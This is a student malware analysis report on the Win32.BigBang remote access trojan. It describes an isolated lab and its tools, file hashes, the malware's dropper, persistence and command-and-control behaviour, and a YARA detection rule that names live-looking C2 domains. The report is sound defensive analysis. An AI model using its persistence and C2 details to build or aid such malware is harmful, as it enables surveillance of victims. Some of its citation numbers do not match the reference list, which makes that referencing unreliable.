Malware Analysis

Win32.BigBang
RAT Developed for Country Targeted Cyber-Warfare.

M.Sc. Cybersecurity
School of Computing
National College of Ireland
Dublin, Ireland

Saptarshi Laha
x18170081

Contents

Malware Lab

Introduction

The art of Malware Analysis is as obscure as it is fascinating due to the sheer complexity that its ingenious construction entails, along with the nitty-gritty details of the operating system's internals it abuses, and the witty techniques the author utilises to hide the actual operation of the malware in plain sight to prevent it from being analysed or detected by any anti-malware program. Hence, it serves as a subject of extreme interest to both security researchers and security professionals alike. Malware is defined as software created for performing malicious activities on a system infected by it. A malware generally performs these malicious activities by leveraging the vulnerabilities that are present in one or more applications installed on an infected system, or by invoking perfectly legal system calls as a general software, for malicious purposes instead of productive ones.

Research or analysis of a piece of malware requires an isolated environment with appropriate tools installed to facilitate the analysis process. A hypervisor software, firmware, or hardware, generally provides the isolated environment, functioning one or more virtual machines, in today's world [1]. A hypervisor is usually categorised into two types: type 1 and type 2. A type 1 hypervisor operates a virtual machine directly on the host system's hardware, whereas, a type 2 hypervisor features a virtual machine on another operating system, just like an emulator.

Virtual Machine Setup

For my analysis environment, I decided to use a type 2 hypervisor – **VMWare Workstation**, instead of type 1 as I wanted the malware to be in a sandboxed environment, rather than executing on the native environment, thereby reducing the risk of infection to my actual system. This, when added to the benefits of capturing snapshots and the ability to revert to them at any point in time, apart from allowing users to change the settings of any virtual machine on the fly, compels VMWare Workstation to become a dominant type 2 hypervisor. Additionally, it was available free of cost to students of the National College of Ireland for their course duration, which further led me to select VMWare Workstation over the many type 2 hypervisor products available on the internet. Along with this, I decided to a virtual machine team consisting of three virtual machines. Each of their uses and benefits is outlined below.

Victim/Dynamic Analysis VM:

- **Use:** Primary victim system for dynamic analysis of 32-bit malware executables. Also, this is the system on which the malware of my interest, Win32.BigBang executes.
- **Operating System:** Windows 10 x86 (Version 10.0.18363 Build 18363).
- **Configuration:** 4 GB RAM, 60 GB Hard Disk (SCSI), 2 Logical Processors allocated.
- **Snapshot:** Captured after performing a clean operating system installation and installing the required tools. Used to revert to a clean state after the malware analysis is complete.
- **Benefit:** Most malware authors target 32-bit Windows over other operating systems or other builds of Windows systems. Hence, this system serves as an ideal candidate

for understanding the operations that a malware performs by executing it, thereby performing dynamic analysis. Windows 10 was chosen rather than previous versions of Windows, as I wanted to analyse recent malware compared to archaic malicious executables, to grasp the current threat overview.

Victim/Static or Dynamic Analysis VM:

- **Use:** Secondary victim system for analysing 64-bit malware executables and advanced static analysis of both x86 and x64 executables.
- **Operating System:** Windows 10 x64 (Version 10.0.18363 Build 18363).
- **Configuration:** 4 GB RAM, 60 GB Hard Disk (SCSI), 2 Logical Processors allocated.
- **Snapshot:** Captured after performing a clean operating system installation and installing the required tools. Used to revert to a clean state after the malware analysis is complete.
- **Benefit:** This new system was required to fill in the gap of advanced static analysis which is impossible on 32-bit systems with the latest versions of IDA, Binary Ninja, Ghidra, Relyze, etc., as they do not support x86 systems any longer. The older versions of these tools were not used to prevent malware from exploiting potential bugs present in the earlier versions of these static, analysis tools, and, also, to make use of the newly released features to help with faster identification and facilitate quicker analysis.

Network Simulation/Analysis VM:

- **Use:** Primary network simulation and analysis machine, used for capturing and analysing incoming network traffic, and generating fake replies to requests.
- **Operating System:** Kali Linux x64 (Version 2020.1).
- **Configuration:** 2 GB RAM, 30 GB Hard Disk (SCSI), 1 Logical Processor allocated.
- **Snapshot:** Captured after performing a clean operating system installation and installing the required tools. Used to revert to a clean state after the malware analysis is complete.
- **Benefit:** Contains multiple open source programs which can be used for in-depth network traffic analysis. These analysis tools are not operated on either of the victim machines, as, in case of a vulnerability in either of these applications, it might increase the attack surface for the malware, or in the worst case, try to exploit vulnerabilities or hook onto such applications to prevent it from reporting anything on the malware's activity or send false information. A Linux system was, chosen instead of a Windows system, as, in case of a worm, it might spread automatically throughout the network and infect all the Windows machines, which might not be possible if there is a Linux system in the loop, as, Windows malware won't affect the Linux system. Additionally, a lot of network analysis tools are present on Linux that are not present on Windows, adding to the advantage of using a Linux system.

The network configurations and system interconnections are mentioned in the **Network Setup** section of the report.

Tools Installed

Tools play a significant role in malware analysis, as, they both allow an analyst to find useful information, and help an analyst to confirm the information reported by another tool, which is helpful if the malware compromises either of the tools. Hence, malware analysts often prefer installing multiple tools performing the same operation.

I have a unique set of tools that I use for any malware analysis task, that help me gather enough information about the malware and understand its behaviour, from every analysis perspective. Like other malware analysts, I find myself often using different tools that perform the same operation, due to the ease of use for performing a specific task on one of them compared to another, and, to validate the information reported by the other tool. A list of all the tools I use in all my systems is mentioned below along with their primary uses, as some might have multiple uses to them.

1. **Detect-It-Easy:** Packer, linker, and compiler identifier, with some extra features [2].
2. **EXEInfo PE:** Packer, linker, and compiler identifier, with some extra features [3].
3. **Nauz File Detector:** Packer, linker and compiler identifier [4].
4. **Xvolkolak:** Unpacker Emulator [5].
5. **XOpcodeCalc:** Opcode Calculator [6].
6. **PDBRipper:** Tool to extract information from PDB files [7].
7. **XNTSV:** Tool to display detailed information about Windows Data Structures [8].
8. **PE Studio:** Analyse and display information about PE files and data present in different headers and sections apart from showing artefacts that are flagged malicious by other users of the software [9].
9. **PPEE:** Analyse and display information about PE files and data present in different headers and sections apart from showing artefacts that are flagged malicious by other users of the software [10].
10. **PE Bear:** PE file analyser that shows header and section information in hexadecimal format and disassembles machine code to assembly code [11].
11. **PE Sieve:** Recognizes and dumps various implants within the scanned process including replaced or injected PEs, shellcodes, hooks, and other in-memory patches [12].
12. **Dependency Walker:** Utility that scans any PE file and builds a hierarchical tree diagram of all dependent modules [13].
13. **HxD:** Hex Editor [14].
14. **Resource Hacker:** This tool is both a resource compiler and a decompiler, enabling viewing and editing of resources in executables [15].
15. **ApateDNS:** Spoofs DNS responses to a user-specified IP address by listening on UDP port 53 on the local machine [16].
16. **Yara:** Tool to create descriptions of malware families through textual or binary patterns [17].
17. **Procmon:** An advanced monitoring tool for Windows that shows real-time file system, registry and process or thread activity [18].
18. **Noriben:** A Python-based script that works in conjunction with Procmon to automatically collect, analyse, and report on runtime indicators of malware [19].
19. **Process Explorer:** An advanced task manager [20].

20. **SysAnalyzer:** An automated tool to quickly collect, compare, and report on the actions a binary took while functioning on the system [21].
21. **RegShot:** Registry compare utility [22].
22. **Wireshark:** Network traffic sniffer and protocol analyser [23].
23. **InetSim:** Software suite for simulating common internet services in a lab environment [24].
24. **UPX:** Executable packer for several executable formats [25].
25. **dbgView:** Tool that monitors debug output on your local system, or any computer on the network via TCP/IP [26].
26. **strings:** Scans files for UNICODE or ASCII strings greater than 3 characters [27].
27. **Binary Ninja:** A powerful disassembler used for reverse engineering [28].
28. **IDA Pro:** An extremely power disassembler, decompiler and debugger used for reverse engineering [29].
29. **Ghidra:** A powerful decompiler developed by NSA for software reversing [30].
30. **Cutter:** Open-source graphical reverse engineering tool powered by Radare2 [31].
31. **x96dbg:** A combination of x32 and x64 debuggers for, Windows [32].
32. **ILSpy:** Open-source .NET assembly browser and decompiler [33].
33. **dnSpy:** Open-source .NET assembly debugger and editor [34].
34. **Java Decompiler:** Open-source Java class file decompiler [35].
35. **jdb:** Tool for debugging Java applications [36].
36. **WinDbg:** Extremely advanced debugger to debug kernel-mode and user-mode code, to analyse crash dumps, etc. [37].
37. **Volatility:** Memory analysis toolkit that performs extraction of digital artefacts from volatile memory (RAM) samples [38].
38. **WinHex:** Advanced hex editor, beneficial in the realm of computer forensics, data recovery, low-level data processing, and IT security [39].
39. **mal_unpack:** Packed malware unpacker [40].
40. **ScyllaHide:** Advanced usermode anti-anti-debugger plugin for x96dbg [41].

For the type of analysis, I perform, I use a tool or a group of tools, as listed below.

- **Packer Detection:** Detect-It-Easy, ExeInfo PE, Nauz File Detector.
- **Unpacking:** Xvolkolak, UPX, x96dbg (Scylla), IDA Pro, mal_unpack.
- **PE File Overview:** PE Studio, PE Bear, PPEE, HxD, Dependency Walker, Resource Hacker, strings, WinHex.
- **Reverse Engineering:** Binary Ninja, IDA Pro, Cutter, Ghidra, ILSpy, dnSpy, Java Decompiler, jdb, x96dbg, WinDbg, XNTSV, PDBRipper, XOpcodeCalc, dbgView, ScyllaHide.
- **Deep Memory Analysis:** Volatility, PE Sieve.
- **Process Analysis:** Process Explorer, Procmon, Noriben.
- **Registry Analysis:** RegShot, SysAnalyzer.
- **File System Analysis:** Procmon, SysAnalyzer, WinHex.
- **Network Analysis:** ApateDNS, InetSim, Wireshark.
- **Forensic Analysis:** WinHex, Volatility.
- **Kernel Debugging:** WinDbg, XNTSV, dbgView.
- **Malware Classification:** Yara.

Network Setup




Fig 1. Malware Analysis Lab Network Diagram

The Virtual Machine Team for malware analysis consisting of the two Windows machines and the Linux Machine are part of a custom internal network called VMNet(X) where (X) represents one of VMWare's available internal network configurations apart from Host-Only, NAT and Bridged Mode. This network setup allows me to isolate the virtual machines from my host system completely. In other words, there is no connection between the virtual machines present in VMWare and my host system as depicted in the figure.

Lab Testing

The following list mentions the tests performed and their uses:

- **Network Connectivity:** Ping has been used to internally check the working of the network connection, as well as establish the fact that the host system is isolated from the virtual machines.
- **Disabled Firewall and Antivirus:** The firewall and the antivirus software have been disabled for the internal system to allow malware to execute freely so that all its activity can be documented without the mentioned software causing a hindrance to its execution.
- **Checking InetSim Connectivity:** Checked for connectivity to InetSim from both victim machines.
- **Strengthening Host System Security:** Advanced firewall and antivirus features have been enabled on the host to notify and prevent any intrusion originating from the virtual machines.
- **Housekeeping:** Victim machines had hidden files, show known file extensions and other such functions enabled to ease with file identification and analysis of activities.

Screenshots for the same have been attached in the **Lab Testing** section of the **Appendix**.

Malware Analysis

Executive Summary

After extensive reverse engineering, it can be concluded, the malware Win32.BigBang is a self-extractor that drops two malicious files which are ingeniously hidden in plain sight. To make matters worse, this malware was used in a targeted attack on the Middle East, specifically against the Palestinian authorities [40]. The malware can act as a Remote Access Trojan with multiple functionalities depending on the command sent to it by its command and control server. My objective, when I started analysing this malware, was to perform as much static analysis as possible to understand the inner workings of the malware, rather than depending on dynamic analysis, as, the time to prepare the report was limited, and, because not all code paths would be executed, due to the malware being dated(approximately two years) and no active command and control server being currently functional. My secondary goal was to learn new techniques that malware authors leverage, to craft malicious executables that evade detection by anti-malware software.

Identification

I did not make the actual identification of whether the sample is malicious or not. I downloaded the sample, knowing full well it was a malware, from the malware repository called theZoo [42]. However, the following identification vectors can be used to identify the malware out in the wild, without executing it, according to my analysis of the same.

File Information & Hashes

The file information and hashes related to the various files that the malware drops or comes bundled with are listed below.

Table 1. File Information & Hashes

File Name – TheBigBangAPT.doc	
File Type – 97-2003 MS Word Document	
File Size – 106.50 KB	
Number of AV Engines That Can Detect (VirusTotal) – 1	
MD5	**a3dc31c456508df7dfac8349eb0d2b65**
CRC32	**0f0beaa8**
SHA – 1	**74ea60b4e269817168e107bdccc42b3a1193c1e6**
SHA – 256	**63a73cf005eb328f3c7e99f0d28da65980d9620b66d8c41939f6db0 23418c864**
SHA – 512	**086ed54a004cf23712934b235f249182b43a4ad144c7eae9e9c005e809 a8246f8f8c96611c4b5c5df4ef1aa044195e170a634388fd8ffa3494265 4ca8182f34f**
SHA – 384	**26997738d0388a97b17b898bdd2900daef6cce63a982293d7be5ca 5e4ee3f9efa4147fb8de9ef67c2a3ff831a7b8bcc8**
File Name – TheBigBangImplant.exe	
File Type – Portable Executable	
File Size – 857.00 KB	
Number of AV Engines That Can Detect (VirusTotal) – 56	
MD5	**87d7d314f86f61a9099a51c269b4ec78**
CRC32	**380be575**

SHA – 1	e1cb1693392f8e3e4c5b9a904a96942410108ce6
SHA – 256	8ef13ccf86c1ac1c2fef370a85b7c576afec11cf056c7d4ec288c12 6368f115c
SHA – 512	e50158a00fd15bdd0b204a700d8d81d319dba49beb8a75856f26cb bf1178c01d0083d27abb52e042baef8d02fac7583da5ce5ae3d9 46db874a037e99f9bce072
SHA – 384	891c59090aa83e6fd8c4f5d2318e06f5c3f6c3d29515c8b41111c96 f77852906adf0a6b1c0558ebe320d4049e57d645d
File Name – ImplantBigBang.exe	
File Type – Portable Executable	
File Size – 981.00 KB	
Number of AV Engines That Can Detect (VirusTotal) – 59	
MD5	18864d22331fc6503641f128226aaea8
CRC32	072b2e73
SHA – 1	994ebbe444183e0d67b13f91d75b0f9bcfb011db
SHA – 256	e1f52ea30d25289f7a4a5c9d15be97c8a4dfe10eb68ac9d031edcc 7275c23dbc
SHA – 512	074b9e462699057455908284bbdbefa0bc03af3d87feae889a7a7 69f1a1ce663ff96e03822f083766a06d12e070008d08e16ac5dfc8fdc0 7e87f1b00ef7cef10
SHA – 384	fed5c3eae083a68f30bdaab00f923bc21f8fd880086aba3c27f44c9b962 0f6a3878864ec3d892a9baec82ec210882b45
File Name – TheBigBang.exe	
File Type – Portable Executable	
File Size – 1.52 MB	
Number of AV Engines That Can Detect (VirusTotal) – 58	
MD5	a233d90b8e5c19c4b3373bb76eb11428
CRC32	c0776441
SHA – 1	f3d49d1c84a20206f5226806d9f459483ffaf222
SHA – 256	027b1042621f86394fd7da27c5310e4906f41b96f6e5474875e6 3d39b32a9c11
SHA – 512	bcea79a00d9b4e28c3a60453100606ff16a05065c8c16d92ea1 ac2a055a37d96e0f12423172fc407163a82816093ba62da985e26edf13 1054eec1cabea938dc4
SHA – 384	924407ce47b1e04def9b186e9b3e5e9a9c5d3fc01f6227d3004aecbd91c 4090ab080154a1b47554353088bc0f5b01a2a

The document file is not malicious by itself, but I assume it provokes any naive user to execute the binary (as the malware uses a few provocative strategies to lure inexperienced users into running it) it comes bundled with. On execution, this binary extracts two other binaries – PhoneProviders.exe and InterenetAssistant.exe (with the extra 'e' in the word Internet) and then performs some malicious actions. These two binaries that are dropped were included inside the malware zip file I downloaded from the repository (as they don't execute instantly on being extracted), to ease the analysis process of future analysers. However, the analyser that decided to contribute the sample to the repository renamed the same to TheBigBang.exe and ImplantBigBang.exe respectively, and, thus, these files are included in the above list as well.

Analysis

This section explains the high-level working of Win32.BigBang only, due to restrictions in space. A detailed analysis along with screenshots in presented in the **Malware Analysis** section of the **Appendix**. The high-level execution diagram of Win32.BigBang is depicted below.




Fig 2. Win32.BigBang Execution Diagram

The method of malware delivery used is most likely via email as the files were renamed to have a '.bin' extension instead of a '.exe' extension possibly to evade analysis via anti-malware present in email clients and mail servers. After a user receives the mail and naively executes the binary (a lot of social engineering has gone into this, the icons are changed to standard Windows file icons), which is designed to look like a Windows configuration file, the file hides its execution, extracts two other binaries to two different folders, and performs modifications in the registry (to start the extracted binaries on system start-up), and the task scheduler. It does not begin executing the real malicious code present in the two recently extracted binaries instantly; instead, it schedules it for a later date and time, which depends on many parameters. Once the date and time matches or passes, these executable files get invoked by the task scheduler, the two binaries try connecting to two different command and control servers (multiple DNS entries were found, so in case the malware can't connect to one of the servers, it tries the next in the queue). Once connected to the command and control servers, the malware sends information about the infected system including the computer name, the username of the current user, the type and the version of antivirus it is using, etc. in the form of an SQL query to update the database of infected machines. Next, it remains in a passive state waiting for commands from the server. Depending on the command it receives from the server, it compiles a script on the fly and executes it. Multiple commands were observed during the analysis phase suggesting that the malware has the potential to do anything from self-destructing to shutting the system down, sending an impressive amount of information regarding the system to the server, execute specific files after downloading them, etc. The two malicious binaries dropped, PhoneProviders.exe and InterenetAssistant.exe, hide excellently by creating folders inside the TEMP directory and ProgramData directory of Windows respectively, with their icons being changed to an image file (which displays an image on being executed) and configuration file respectively, to hide in plain sight. The malicious binaries also protect their memory during runtime and prevent other processes from querying it by opening mutexes to themselves, thereby making different process wait endlessly to query information and further timeout. The malware's primary motive is surveillance of infected systems while executing malicious commands as and when required based on my analysis of the same. It is also noteworthy to mention that the malware is quite poorly crafted and the debug build has been used to infect systems rather than the release build, which makes reverse engineering or debugging the application more comfortable compared to if it was a release build.

Conclusion

My findings suggest that this malware doesn't exploit any special privileged system call, vulnerability or other fancy methods of execution. This is done to maintain its stealth over a more extended period on a system to achieve its goal, and, it only makes use of general system calls while running as the current user, thereby not requesting permissions for performing activities, thus being extremely silent in its approach, although this is a limiting factor of its design. Apart from this, a summary of all my findings is listed below.

- Social Engineering employed to deliver a document with the executable to persuade the receiver into executing it, and, using a familiar Windows file icon for the executable.
- TheBigBangImplant.bin drops two malware executables (sometimes only 1) in folders that are generally not accessed by regular users.
- InterenetAssistant.exe sends basic information about the infected host to the server on first execution, and, runs on every startup.
- PhoneProviders.exe sends detailed client information to an online database that stores information about infected clients.
- Both can listen to commands and execute them, and both communicate with different command and control servers.
- A third binary is also present inside PhoneProviders.exe that it extracts after receiving a command from the command and control server for updating modules as some modules were not implemented. However, it was not invoked as the server was not functional during my analysis.
- Both processes have their mutexes opened to prevent querying of information regarding the process by other processes.

My recommendations would include keeping the system updated as in both my systems, the Windows Defender was successful in identifying and removing the dropper malware, however, failed to detect the dropped malware as on 28th February 2020 with the latest patches installed. It would also be beneficial to establish a dedicated anti-malware suite and keep it up to date to protect the system and prevent malicious activity or intrusions, which turns out to be more effective than Windows Defender.

For recognising this exact variant of malware, one could scan the executables based on the YARA rules that I wrote for detection of this specific malware shown below. The next step would be to create heuristics-based signatures which are much more challenging to develop than static signatures based on the binary file at hand, which is left for future work on this malicious file.

```
rule Win32_BigBang{

meta:
    author = "Saptarshi Laha"
    date = "28/02/2020"
    description = "Rules for important IOCs of Win32.BigBang based on my analysis"

strings:
    $ioc1 ="interenetassistant" nocase
    $ioc2 ="interenetassistant.exe" nocase
    $ioc3 ="lindamullins.info" nocase
    $ioc4 ={b8 cc cc cc cc f3 ab}
    $ioc5 ="you'll need error handling here!" nocase
    $ioc6 ="spgbotup.club" nocase
    $ioc7 ="sorry not" nocase

    $ioc8 ="phoneproviders" nocase
    $ioc9 ="phoneproviders.exe" nocase
    $ioc10 ="phoneprovidershandler" nocase
    $ioc11 ="sana.jpg" nocase
    $ioc12 ="connectedaccountstate.exe" nocase
    $ioc13 ="connectedaccountstate.txt" nocase
    $ioc14 ="doloresabernathy.icu" nocase

condition:
    (filesize == 857KB and $ioc1 and $ioc2 and $ioc3 and $ioc4 and $ioc5 and $ioc6 and $ioc7)
    or
    (filesize == 1554KB and $ioc8 and $ioc9 and $ioc10 and $ioc11 and $ioc12 and $ioc13 and $ioc14)
    or
    (filesize == 981KB and $ioc1 and $ioc2 and $ioc3 and $ioc4 and $ioc5 and $ioc6 and $ioc7)
}
```

Fig 3. YARA rules for signature-based detection of Win32.BigBang

Hence, I conclude by saying, I suggest if I were to or anyone else was to download any file, it is always beneficial to keep a hex editor or file browser such as PPEE handy, even for the technically weak, and, turning on the show known file extensions option and the show hidden folder options to have a basic overview of the file before running it, apart from keeping the Windows system up to date by installing the latest patches and installing a dedicated anti-malware suite.

References

[1] "Hypervisor", En.wikipedia.org, 2020. [Online]. Available: https://en.wikipedia.org/wiki/Hypervisor. [Accessed: 29- Feb- 2020].

[2] "horsicq/Detect-It-Easy", GitHub, 2020. [Online]. Available: https://github.com/horsicq/Detect-It-Easy. [Accessed: 29- Feb- 2020].

[3] Exeinfo.byethost18.com, 2020. [Online]. Available: http://exeinfo.byethost18.com/?i=1. [Accessed: 29- Feb- 2020].

[4] "horsicq/Nauz-File-Detector", GitHub, 2020. [Online]. Available: https://github.com/horsicq/Nauz-File-Detector. [Accessed: 29- Feb- 2020].

[5] "XVolkolak 0.21", N10info.blogspot.com, 2020. [Online]. Available: https://n10info.blogspot.com/2018/07/xvolkolak-021.html. [Accessed: 29- Feb- 2020].

[6] "horsicq/XOpcodeCalc", GitHub, 2020. [Online]. Available: https://github.com/horsicq/XOpcodeCalc. [Accessed: 29- Feb- 2020].

[7] ".:NTInfo:.", Ntinfo.biz, 2020. [Online]. Available: http://ntinfo.biz/index.html. [Accessed: 29- Feb- 2020].

[8] "horsicq/xntsv", GitHub, 2020. [Online]. Available: https://github.com/horsicq/xntsv/. [Accessed: 29- Feb- 2020].

[9] "pestudio", Winitor.com, 2020. [Online]. Available: https://www.winitor.com/index.html. [Accessed: 29- Feb- 2020].

[10] "PPEE - Professional PE Explorer", mzrst.com, 2020. [Online]. Available: https://www.mzrst.com/. [Accessed: 29- Feb- 2020].

[11] "hasherezade/pe-bear-releases", GitHub, 2020. [Online]. Available: https://github.com/hasherezade/pe-bear-releases/releases. [Accessed: 29- Feb- 2020].

[12] "hasherezade/pe-sieve", GitHub, 2020. [Online]. Available: https://github.com/hasherezade/pe-sieve. [Accessed: 29- Feb- 2020].

[13] "Dependency Walker (depends.exe) Home Page", Dependencywalker.com, 2020. [Online]. Available: http://www.dependencywalker.com/. [Accessed: 29- Feb- 2020].

[14] M. Hörz, "HxD - Freeware Hex Editor and Disk Editor | mh-nexus", Mh-nexus.de, 2020. [Online]. Available: https://mh-nexus.de/en/hxd/. [Accessed: 29- Feb- 2020].

[15] "Resource Hacker", Angusj.com, 2020. [Online]. Available: http://www.angusj.com/resourcehacker/. [Accessed: 29- Feb- 2020].

[16] "ApateDNS | Free Security Software | FireEye", FireEye, 2020. [Online]. Available: https://www.fireeye.com/services/freeware/apatedns.html. [Accessed: 29- Feb- 2020].

[17] "VirusTotal/yara", GitHub, 2020. [Online]. Available: https://github.com/VirusTotal/yara. [Accessed: 29- Feb- 2020].

[18] "Process Monitor - Windows Sysinternals", Docs.microsoft.com, 2020. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/procmon. [Accessed: 29- Feb- 2020].

[19] "Rurik/Noriben", GitHub, 2020. [Online]. Available: https://github.com/Rurik/Noriben. [Accessed: 29- Feb- 2020].

[20] "Process Explorer - Windows Sysinternals", Docs.microsoft.com, 2020. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer. [Accessed: 29- Feb- 2020].

[21] Sandsprite.com, 2020. [Online]. Available: http://sandsprite.com/iDef/SysAnalyzer/. [Accessed: 29- Feb- 2020].

[22] "regshot", SourceForge, 2020. [Online]. Available: https://sourceforge.net/projects/regshot/. [Accessed: 29- Feb- 2020].

[23] "Wireshark · Go Deep.", Wireshark.org, 2020. [Online]. Available: https://www.wireshark.org/. [Accessed: 29- Feb- 2020].

[24] "INetSim: Internet Services Simulation Suite - Project Homepage", Inetsim.org, 2020. [Online]. Available: https://www.inetsim.org/. [Accessed: 29- Feb- 2020].

[25] "UPX: The Ultimate Packer for eXecutables - Homepage", Upx.github.io, 2020. [Online]. Available: https://upx.github.io/. [Accessed: 29- Feb- 2020].

[26] "DebugView - Windows Sysinternals", Docs.microsoft.com, 2020. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/debugview. [Accessed: 29- Feb- 2020].

[27] "Strings - Windows Sysinternals", Docs.microsoft.com, 2020. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/strings. [Accessed: 29- Feb- 2020].

[28] V. Inc, "Binary Ninja > home", Binary.ninja, 2020. [Online]. Available: https://binary.ninja/. [Accessed: 29- Feb- 2020].

[29] "IDA Pro – Hex Rays", Hex-rays.com, 2020. [Online]. Available: https://www.hex-rays.com/products/ida/. [Accessed: 29- Feb- 2020].

[30] "Ghidra", Ghidra-sre.org, 2020. [Online]. Available: https://ghidra-sre.org/. [Accessed: 29- Feb- 2020].

[31] "radareorg/cutter", GitHub, 2020. [Online]. Available: https://github.com/radareorg/cutter. [Accessed: 29- Feb- 2020].

[32] "x64dbg", X64dbg.com, 2020. [Online]. Available: https://x64dbg.com/#start. [Accessed: 29- Feb- 2020].

[33] "icsharpcode/ILSpy", GitHub, 2020. [Online]. Available: https://github.com/icsharpcode/ILSpy. [Accessed: 29- Feb- 2020].

[34] "0xd4d/dnSpy", GitHub, 2020. [Online]. Available: https://github.com/0xd4d/dnSpy. [Accessed: 29- Feb- 2020].

[35] E. Dupuy, "Java Decompiler", Java-decompiler.github.io, 2020. [Online]. Available: https://java-decompiler.github.io/. [Accessed: 29- Feb- 2020].

[36] "jdb - The Java Debugger", Docs.oracle.com, 2020. [Online]. Available: https://docs.oracle.com/javase/7/docs/technotes/tools/windows/jdb.html. [Accessed: 29- Feb- 2020].

[37] "Download Debugging Tools for Windows - WinDbg - Windows drivers", Docs.microsoft.com, 2020. [Online]. Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools. [Accessed: 29- Feb- 2020].

[38] "volatilityfoundation/volatility", GitHub, 2020. [Online]. Available: https://github.com/volatilityfoundation/volatility. [Accessed: 29- Feb- 2020].

[39] X. AG, "WinHex: Hex Editor & Disk Editor, Computer Forensics & Data Recovery Software", X-ways.net, 2020. [Online]. Available: https://www.x-ways.net/winhex/. [Accessed: 29- Feb- 2020].

[40] "hasherezade/mal_unpack", GitHub, 2020. [Online]. Available: https://github.com/hasherezade/mal_unpack. [Accessed: 29- Feb- 2020].

